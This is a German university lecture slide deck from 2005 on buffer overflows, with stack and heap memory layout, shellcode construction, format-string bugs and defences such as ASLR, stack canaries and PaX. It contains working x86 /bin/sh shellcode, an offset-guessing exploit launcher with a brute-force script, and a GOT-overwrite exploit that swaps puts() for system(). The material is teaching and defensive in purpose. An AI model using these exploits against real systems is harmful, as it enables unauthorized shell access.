Buffer Overflows

Florian Westphal


24. November 2005

1024D/1551F8FF <westphal@foo.fh-furtwangen.de>
5E15 6DC2 67E2 FAC7 BBF3
56B0 1003 1058 1551 F8FF

Themenübersicht

- Speicherorganisation
- Buffer Overflow – was ist das?
- Kontrollfluss
- Shellcode
- Exkurs: Formatstrings
- Schutzmaßnahmen
- Programmieraspekte

Typische Speicherorganisation



Der Stack

- LIFO
- 2 wichtige Operationen auf Stacks:
  - push
  - pop

  Wird u.a. verwendet, um Funktionen umzusetzen, z.B.:

- Kontrollfluss, Rücksprung
- Speicher für Funktionslokale Variablen, Parameterübergabe, . . .

Der Stack – Verwaltung

- SP (Stack Pointer, `esp`)
- Stack ist aus sog. ,,Stack Frames" aufgebaut. Ein Stack Frame enthält
  - Funktionsparameter
  - lokale Variablen
  - Informationen, wie der Vorgehende Stackframe wieder hergestellt werden kann
- FP (Frame Pointer, `ebp`)

Funktionsaufruf – Ablauf

Wenn eine Funktion aufgerufen wird: ,,Prolog"

1. vorherigen FP speichern

2. SP nach FP kopieren

3. SP dekrementieren (Speicher für lokale Variablen bereitstellen)

Wenn eine Funktion beendet wird, muss der Stack aufgeräumt werden. (x86: `LEAVE`)

Funktionsaufruf – Beispiel

```
void fun(int a, int b) {
   char buf[20];
}
int main(void) {
  fun(1,2);
  return 0;
}
```

Übersetzen mit:


```
$ gcc -S -Os -o foo.s foo.c
```

Funktionsaufruf – Beispiel

Aufruf der Funktion:

```
main:
        pushl   %ebp
        movl    %esp, %ebp
        pushl   $2
        pushl   $1
        call    fun
[..]
fun:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $32, %esp
[..]
```

Funktionsaufruf – Speicherlayout




Buffer Overflow auf dem Stack

```
void fun(char *s) {
   char buf[8];
   strcpy(buf, s);
}
int main(void) {
  fun("abcdefghijklmnopqrstuvxyz");
  return 0;
}

$ gcc foo.c -o foo && ./foo
segmentation fault (core dumped)  ./foo
```

Was passiert genau?



`strcpy` kopiert die 26 Zeichen nach `buf` – die Werte vor `buf` werden überschrieben. Die Rücksprungadresse beträgt nun `0x706f6e6d` (`6d`=m, `6e`=n, `6f`=o, `70`=p).

Gezielte Veränderung der Rücksprungadresse

```
void fun(char *s) {
  char buf[27];
  strcpy(buf, s);
}
int main(void) {
  fun("abcdefghijklmnopqrstuvxyz");
  puts("bla");
  puts("blubb");
  _exit(0);
}
$ gcc -Os foo.c -o out && ./out
bla
blubb
$
```

Disassemblieren der main-Funktion

```
(gdb) disassemble main
Dump of assembler code for function main:
0x080483f8 <main+0>:    push   %ebp
0x080483f9 <main+1>:    mov    %esp,%ebp
0x080483fb <main+3>:    push   $0x8048534
0x08048400 <main+8>:    call   0x80483e4 <fun>
0x08048405 <main+13>:   push   $0x804854e
0x0804840a <main+18>:   call   0x80482e0 <_init+40>
0x0804840f <main+23>:   push   $0x8048552
0x08048414 <main+28>:   call   0x80482e0 <_init+40>
0x08048419 <main+33>:   push   $0x0
0x0804841b <main+35>:   call   0x8048300 <_init+72>
End of assembler dump.
```

Die Rücksprungadresse nach `fun()` lautet also `0x08048405`.

Leicht veränderter Code

```
void fun(char *s) {
  char buf[27];
  strcpy(buf, s);
}
int main(void) {
  fun("abcdefghijklmnopqrstuvxyz01234567890\x0f\x84\x04\x08");
  puts("bla");
  puts("blubb");
  _exit(0);
}
$ gcc -Os foo-2.c -o out && ./out
blubb
$
```

Shellcode

```
#include <unistd.h>

int main(void) {
 char *args[]={"/bin/sh", NULL };
 return execve(args[0], args, NULL);
}

$ gcc -static -Os sc.c -o sc
```

Disassembliert sieht das so aus (main):

```
(gdb) disassemble main
0x08048254 <main+0>:    push   %ebp
0x08048255 <main+1>:    mov    %esp,%ebp
0x08048257 <main+3>:    push   %eax
0x08048258 <main+4>:    push   %eax
0x08048259 <main+5>:    lea    0xfffffff8(%ebp),%eax
0x0804825c <main+8>:    push   $0x0
0x0804825e <main+10>:   push   %eax
0x0804825f <main+11>:   push   $0x809ce88
0x08048264 <main+16>:   movl   $0x809ce88,0xfffffff8(%ebp)
0x0804826b <main+23>:   movl   $0x0,0xfffffffc(%ebp)
0x08048272 <main+30>:   call   0x804e020 <execve>
0x08048277 <main+35>:   leave
0x08048278 <main+36>:   ret
```

Disassembliert (execve):

```
(gdb) disassemble execve
Dump of assembler code for function execve:
0x0804e020 <execve+0>:  push   %ebp
0x0804e021 <execve+1>:  mov    %esp,%ebp
0x0804e023 <execve+3>:  mov    0xc(%ebp),%ecx
0x0804e026 <execve+6>:  push   %ebx
0x0804e027 <execve+7>:  mov    0x10(%ebp),%edx
0x0804e02a <execve+10>: mov    0x8(%ebp),%ebx
0x0804e02d <execve+13>: mov    $0xb,%eax
0x0804e032 <execve+18>: call   *0x80b643c
0x0804e038 <execve+24>: cmp    $0xffff000,%eax
0x0804e03d <execve+29>: mov    %eax,%ecx
0x0804e03f <execve+31>: ja     0x804e046 <execve+38>
```

Disassembliert (execve, forts.):

```
0x0804e041 <execve+33>: pop    %ebx
0x0804e042 <execve+34>: mov    %ecx,%eax
0x0804e044 <execve+36>: pop    %ebp
0x0804e045 <execve+37>: ret
0x0804e046 <execve+38>: mov    %gs:0x0,%edx
0x0804e04d <execve+45>: neg    %ecx
0x0804e04f <execve+47>: mov    $0xfffffffe8,%eax
0x0804e054 <execve+52>: mov    %ecx,(%eax,%edx,1)
0x0804e057 <execve+55>: mov    $0xffffffff,%ecx
0x0804e05c <execve+60>: jmp    0x804e041 <execve+33>
[..]
(gdb) disassemble *0x80b643c
Dump of assembler code for function _dl_sysinfo_int80:
0x08050bd3 <_dl_sysinfo_int80+0>:       int    $0x80
0x08050bd5 <_dl_sysinfo_int80+2>:       ret
```

TODO

- Zeichenkette '`/bin/sh`' irgendwo im Speicher
- Adresse der Zeichenkette irgendwo im Speicher
- NULL word direkt hinter der Adresse
- Shell ausführen (`execve()`):
  - Adresse der Adresse der Zeichenkette in `ebx`-Register schreiben
  - Adresse der Zeichenkette in `ecx`-Register schreiben
  - Adresse des NULL word in `edx`-Register schreiben
  - `0xb` in `eax`-Register schreiben (`0xb`$==$ 11 $==$ execve)
  - Syscall-Aufruf erfolgt durch `int $0x80`.

Minimalistischere Version

```
.LC0:
        .string "/bin/sh"
        .text
main:
 pushl   %ebp
 movl    %esp, %ebp
 pushl   %eax
 pushl   %eax
 movl    $.LC0, -8(%ebp)
 movl    $0, -4(%ebp)
 movl    $0xb,%eax
 movl    $.LC0, %ebx
 leal    -8(%ebp),%ecx
 leal    -4(%ebp),%edx
 int     $0x80
```

Zweiter Versuch

```
main:
 jmp        labelcall
 dopopl:
 popl       %esi
 movl       %esi,0x8(%esi)
 movb       $0, 0x7(%esi)
 movl       $0, 0xc(%esi)
 movl       $0xb,%eax
 movl       %esi,%ebx
 leal       0x8(%esi),%ecx
 leal       0xc(%esi),%edx
 int        $0x80
 labelcall:
 call       dopopl
 .string "/bin/sh"
```

Es funktioniert noch immer nicht...

```
$ gcc shellc.S -o shellc
$ ./shellc
zsh: segmentation fault (core dumped)  ./shellc
```

Problem: Code modifiziert sich selbst! Code-Seiten sind aber read-only!

Hex-Darstellung des Shellcode

```
(gdb) x/bx main+0
0x8048354 <main>:       0xeb
(gdb) x/bx main+1
0x8048355 <main+1>:     0x1e
[..]
(gdb) x/37bx main
0x8048354 <main>:      0xeb  0x1e  0x5e  0x89  0x76  [..]
0x804835c <popl+6>:    0x07  0x00  0xc7  0x46  0x0c  [..]
0x8048364 <popl+14>:   0x00  0xb8  0x0b  0x00  0x00  [..]
0x804836c <popl+22>:   0x8d  0x4e  0x08  0x8d  0x56  [..]
0x8048374 <labelcall>: 0xe8  0xdd  0xff  0xff  0xff
```

Dritter Versuch

```
$ cat shellc.c
char main[]="\xeb\x1e\x5e\x89\x76\x08\xc6\x46\x07\x00"
            "\xc7\x46\x0c\x00\x00\x00\x00"
            "\xb8\x0b\x00\x00\x00\x89\xf3"
            "\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xdd\xff\xff\xff"
            "/bin/sh";

$ gcc shellc.c -o shellc
shellc.c:1: warning: ‘main’ is usually a function
$ ./shellc
sh-3.00$ exit
$
```

Erster Test

```
char shellcode[]="\xeb\x1e\x5e\x89\x76\x08\xc6\x46\x07\x00" [..]
char str[128];
int main(void) {
  char buffer[32]; int i;
  long *long_ptr = (long *) str;
  for (i = 0; i < 32; i++)
       *(long_ptr + i) = (int) buffer;
  memcpy(str, shellcode, sizeof shellcode -1);
  strcpy(buffer, str);
return 111;
}
$ gcc overflow1.c -o test && ./test
$ echo $?
111
```

Kleine Korrektur

Aus ...

```
movb   $0x0,0x7(%esi)
movl   $0x0,0xc(%esi)

movl   $0xb,%eax
```

...wird:

```
xorl   %eax,%eax
movb   %al, 0x7(%esi)
movl   %eax,0xc(%esi)

movb   $0xb, %al
```

sp ermitteln

```
#include <stdio.h>
unsigned long get_sp(void) {
   asm("movl %esp,%eax");
}

int main() {
  printf("0x%lx\n", get_sp());
  return 0;
}
```

Code einschleusen

```
int main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);

return 111;
}
```

Offset raten

```
char shellcode[] = "\xeb [..]
int main(int argc, char *argv[]) {
  char *buf, *ptr; long *addr_ptr, addr; int i, bsize;
  if(argc!=4)return 1;//arg1: bufsize,arg2: offset,arg3: prog
  bsize  = atoi(argv[1]);

  buf = alloca(bsize);
  addr = get_sp() - atoi(argv[2]);
  printf("Using address: 0x%lx\n", addr);
  addr_ptr = (long *) ptr = buf;
  for (i = 0; i < bsize; i+=4) *(addr_ptr++) = addr;

  memcpy(ptr+4, shellcode, sizeof shellcode -1);
  buf[bsize - 1] = '\0';
  return execlp(argv[3], argv[3], buf, NULL ); }
```

Offset raten

```
$ cat offset.sh
#!/bin/sh
ulimit -c 0
for i in ‘seq 526 800‘;do
        for n in ‘seq 1 5400‘; do
                echo buflen $i, offset $n;
                ./doegg $i $n vulnerable
        done
done
$
```

Offset raten

```
$ sh offset.sh
[..]
offset.sh: line 4: Segmentation fault  ./doegg $i $n vulnerable
buflen 540, offset 392
Using address: 0xbffff190
offset.sh: line 4: Illegal instruction ./doegg $i $n vulnerable
buflen 540, offset 393
Using address: 0xbffff18f
offset.sh: line 4: Illegal instruction ./doegg $i $n vulnerable
buflen 540, offset 394
Using address: 0xbffff18e
sh-3.00$
```

NOPs (0x90) verbessern die Chancen

Exkurs: Formatstrings

Flexible Anpassung einer Ausgabe/Zeichenkette nach bestimmten Vorgaben.

```
printf("%.7s, %d, %.2f\n", str, someint, flt);
```

Neben `printf` gibt es eine Vielzahl solcher Funktionen in der libc, z.B:

`fprintf, sprintf, snprintf, vsprintf, vsnprintf, ...`

Aber auch z.B. `syslog(3)`verwendet eine `varag`-Liste. Zum schreiben eigener `vararg` Funktionen: `stdarg.h`/`va_start()` und `va_end()`.

Aufbau von Format-Funktionen

- Formatstring kontrolliert das Verhalten der Funktion
- Angabe, wie die Parameter dargestellt werden (`%s`, `%d`, . . .)
- Parameter werden auf dem Stack abgelegt
- Aufrufende Funktion baut Stack wieder ab

Formatstring-Bug (Beispiel):

```
#include <stdio.h>
int main(int argc, char *argv[]) {
  if (argc==2) printf(argv[1]);
  return 0;
}
$ gcc fun.c -o fun && ./fun bla_blubb
bla_blubb
```

Geeignete Eingabe...:

```
$ ./fun "%s%s%s%s%s%s%s%s%s"
zsh: segmentation fault (core dumped)  ./fun "%s%s%s%s%s%s%s%s%s"
```

Formatparameter wie z.B. %n erlauben auch schreibende Speicherzugriffe.

Nützliche gcc-Optionen

```
-Wformat-security -Wformat-nonliteral
$ gcc -Wall -Wformat-security  -Wformat-nonliteral fun.c -o fun
fun.c: In function ‘main’:
fun.c:3: warning: format not a string literal and no format argumer
```

Maßnahmen

- Buffer-Adressen ,,zufälliger" machen
- ssp (stack smashing protector)
- Nicht-ausführbaren Stack/Heap
  - Hardware-Support: N/X-Bit

Zufälligeres Speicherlayout

Linux Kernel ($\geq$ 2.6.12)

```
kernel.randomize_va_space = 1
$ repeat 5 ./rand
mmap at 0xb7f33000, sp at 0xbfb488a8
mmap at 0xb7f1e000, sp at 0xbfb31e68
mmap at 0xb7f74000, sp at 0xbfb87978
mmap at 0xb7ef5000, sp at 0xbf90ae48
mmap at 0xb7eff000, sp at 0xbf814e58
```

Stack Smashing Protector

Grundidee: Erkennen, ob Rücksprungadresse verändert wurde

stack bottom	args
	ret
	sfp
	Canary
	stackbufs
stack top	lokale Variablen
⇓	

Stack Smashing Protector (forts.)

- Umsortieren lokaler Variablen (Zeiger stehen vor Puffern)
- Compiler fügt Code vor Funktionsaufruf und vor Rücksprung ein
- Nach der Rücksprungadresse steht ,,Canary" (oder auch ,,guard")
- Eingefügter Code erkennt, ob Guard (und damit die Rücksprungadresse) verändert wurde
- Wenn Canary $\neq$ gespeicherter Wert $\rightarrow$ Programmabbruch

Stack Smashing Protector (forts.)

```
$ gcc -fstack-protector vulnerable.c -o ssp-demo
$ ./doegg 540 394 ssp-demo
Using address: 0xbffff17e
ssp-demo: stack smashing attack in function main()
zsh: abort (core dumped)  ./doegg 540 394 ssp-demo
```

Implementation: __guard_setup

Entweder vollständig über gcc oder gcc/glibc

```
unsigned long __guard = 0UL;
[..]
void __guard_setup(void) {
[..]
  /* Start with the "terminator canary". */
  __guard = 0xFF0A0D00UL;
[..]
  fd = __libc_open("/dev/urandom", O_RDONLY);
  if (fd != (-1)) {
      size = __libc_read(fd, (char *) &__guard, sizeof(__guard));
      __libc_close(fd);
      if (size == sizeof(__guard)) return;
[..]
```

Implementation: __stack_smash_handler

```
void __stack_smash_handler(char func[], int damaged) {
 extern char *__progname;
 const char message[] = ": stack smashing attack in function ";
[..]
 sigdelset(&mask, SSP_SIGTYPE);  /* Block all signal handlers */
 sigprocmask(SIG_BLOCK, &mask, NULL);    /* except SSP_SIGTYPE */
[..]
 __libc_write(STDERR_FILENO, __progname, strlen(__progname));
 __libc_write(STDERR_FILENO, message, strlen(message));
 __libc_write(STDERR_FILENO, func, strlen(func));
 __libc_write(STDERR_FILENO, "()\n", 3);
[..]
(void) kill(getpid(), SSP_SIGTYPE);
 _exit(127);
}
```

Buffer Overflow auf dem Heap

```
struct demostr { char buf[256]; char *ptr; };

static void vulnerable(char *arg) {
    struct demostr*sptr = malloc(sizeof (struct demostr));
 [..]
    sptr->ptr = sptr->buf;
    memcpy(sptr->buf, arg, 264);
    memcpy(sptr->ptr, arg, 4);
    puts(sptr->buf+4);
}
int main(void) {
 char buf[512];
 ssize_t res = read(3, buf, sizeof buf -1);
 if (res>0) { buf[res]=0; vulnerable(buf); }
return 0; }
```

Exkurs: ELF-Dateiformat

```
$ readelf -S vulnerable
[Nr] Name      Type      Addr     Off    Size   ES Flg Lk Inf Al
[..]
[10] .init     PROGBITS  08048350 000350 000017 00  AX  0   0  4
[11] .plt      PROGBITS  08048368 000368 000070 04  AX  0   0  4
[12] .text     PROGBITS  080483e0 0003e0 0002e0 00  AX  0   0 16
[13] .fini     PROGBITS  080486c0 0006c0 00001b 00  AX  0   0  4
[..]
[16] .ctors    PROGBITS  080496f8 0006f8 000008 00  WA  0   0  4
[17] .dtors    PROGBITS  08049700 000700 000008 00  WA  0   0  4
[..]
[20] .got      PROGBITS  080497d4 0007d4 000004 04  WA  0   0  4
[21] .got.plt  PROGBITS  080497d8 0007d8 000024 04  WA  0   0  4
[22] .data     PROGBITS  080497fc 0007fc 00000c 00  WA  0   0  4
[23] .bss      NOBITS    08049808 000808 000008 00  WA  0   0  4
```

Disassemblieren der vulnerable-Funktion

```
$ gcc -fstack-protector demo.c -o vulnerable
$ gdb vulnerable
[..]
(gdb) disassemble vulnerable
Dump of assembler code for function vulnerable:
0x080484a4 <vulnerable+0>:      push   %ebp
[..]
00804851e <vulnerable+122>:    call   0x8048378 <_init+40>
[..]
(gdb) x/i 0x8048378
0x8048378 <_init+40>:   jmp    *0x80497e4
```

Der Eintrag für `puts` im GOT steht also an der Adresse `0x80497e4`.

puts() durch system() ersetzen

Um `puts()` durch `system()` zu ersetzen muss der GOT Eintrag von `puts()` geändert werden. Zunächst ermitteln wir die (relative) Adresse von `system()` in der libc:

```
$ gdb /lib/libc.so.6
[..]
(gdb) x/i system
0x35800 <system>:       sub    $0x10,%esp
```

Position von system() ermitteln

```
$ cat /proc/$(pidof vulnerable)/maps
08048000-08049000 r-xp 00000000 fd:00 55061 /home/fw/bin/vulnerable
08049000-0804a000 rw-p 00000000 fd:00 55061 /home/fw/bin/vulnerable
b7ebd000-b7ebe000 rw-p b7ebd000 00:00 0
b7ebe000-b7fd7000 r-xp 00000000 03:01 7613  /lib/libc-2.3.5.so
b7fd7000-b7fd8000 ---p 00119000 03:01 7613  /lib/libc-2.3.5.so
b7fd8000-b7fd9000 r--p 00119000 03:01 7613  /lib/libc-2.3.5.so
b7fd9000-b7fdc000 rw-p 0011a000 03:01 7613  /lib/libc-2.3.5.so
b7fdc000-b7fde000 rw-p b7fdc000 00:00 0
b7fea000-b8000000 r-xp 00000000 03:01 7145  /lib/ld-2.3.5.so
b8000000-b8002000 rw-p 00015000 03:01 7145  /lib/ld-2.3.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0     [stack]
ffffe000-fffff000 ---p 00000000 00:00 0     [vdso]
```

`system()` steht an der Adresse `0x35800`+ `0xb7ebe000`.

Position von system() ermitteln

```
int main(int argc, char *argv[]) {
[..]
  int bsize = atoi(argv[1]);
  char *buf = alloca(bsize);
  strcpy(buf+4, "/bin/sh");
  addr_ptr = (unsigned long *)(buf);
  *addr_ptr = 0xb7ebe000 + 0x35800; /* system() */
  addr_ptr  = (unsigned long *)(buf + bsize - 4);
  *addr_ptr = 0x80497e4; /* <- puts() GOT entry address */
  printf("Exec code from 0x%lx at 0x%lx\n",*(long*)buf,*addr_ptr);
/* [..]  pipe(), switch(fork()), .. */
         write(pipefd[1], buf, bsize); return 0;
     default: /* parent */
         dup2(pipefd[0], 3); execlp(argv[3], argv[3], NULL );
[..]
```

Auch Mapping kann variieren

```
$ while true; do ./trysys 260 vulnerable;done
Exec code from 0xb7ef3800 at 0x80497e4
*** glibc detected *** : 0xbfdce520 ***
Exec code from 0xb7ef3800 at 0x80497e4
Exec code from 0xb7ef3800 at 0x80497e4
Exec code from 0xb7ef3800 at 0x80497e4
*** glibc detected *** free(): invalid next size (normal): 0x0804b5
Exec code from 0xb7ef3800 at 0x80497e4
Exec code from 0xb7ef3800 at 0x80497e4
Exec code from 0xb7ef3800 at 0x80497e4
sh-3.00$
```

Der Stack-Protector kann hier nicht helfen.

PaX: NOEXEC

- Keine Schreib -**und** Ausführbaren Mappings
- NOEXEC nutzt Harware-Support (MMU)
- Hauptproblem: x86-Architektur sieht dies nicht vor
  - `PAGEEXEC`-Implementation nutzt zweigeteilten TLB (ab Pentium)
  - `SEGMEXEC`-Implementation teilt Speicher in 2 Hälften (,,VMA-Mirroring")
- Stack und alle anonymen Mappings (incl. Heap) sind nicht ausführbar
- Nur ELF Segmente die Code enthalten sind ausführbar

Vorsicht Falle - strncpy/strncat

```
char *strncpy(char *dest, const char *src, size_t n);
char *strncat(char *dest, const char *src, size_t n);
```

- Irreführendes API: `n` bezeichnet die Anzahl der maximal zu kopierenden Zeichen, **NICHT** die Grösse des Zielbuffers!
- `strncat`: Schreibt bis zu `n` **+1** Zeichen
- ...

Manpage *genau* lesen! ggf. (Open)-BSD `strlcpy`/ `strlcat` verwenden (keine Standard-Funktion)

Vorsicht Falle

```
  char buf[4096];
  ssize_t bytes_read = read(sockfd, buf, sizeof buf);
  if (bytes_read == -1)
       die("read");
  if (bytes_read == 0)
       return 0;

  buf[bytes_read] = 0;
[..]
```

Vorsicht Falle

```
char buf[4096];
while (fgets(buf, sizeof buf, fileptr)) {
    buf[strlen(buf) -1] = 0; /* remove trailing \n */
    [..]
```

Verwendung "Besserer Funktionen" != Sicherer Code

Fcron Advisory, November 2004:

```
- File Removal and Empty File Creation Vulnerability:
it's possible to remove any file on the system and
to create empty files
```

Fehlerhafter Code:

```
snprintf(sigfile, sizeof(sigfile),
          "%s/fcrontab.sig", fcrontabs);
```

Tools

- `/dev/brain`
- `grep` ; $-$)
- `rats` und/oder `flawfinder`
- Debugger (`gdb`, `valgrind`,. . .)

Literatur

- Smashing the Stack for fun and profit; Phrack Vol. 7 Issue 49
- Bypassing StackGuard and StackShield; Phrack Vol. 10 Issue 56
- Writing ia32 alphanumeric shellcodes; Phrack Vol. 11 Issue 57
- GCC extension for protecting applications from stack-smashing attacks `http://www.trl.ibm.com/projects/security/ssp/`
- PaX Project Documentation, `http://pax.grsecurity.net/docs/index.html`
- Assembler-Programmierung unter unixoiden Systemen: `http://linuxassembly.org/`
- Flawfinder Homepage, `http://www.dwheeler.com/flawfinder/`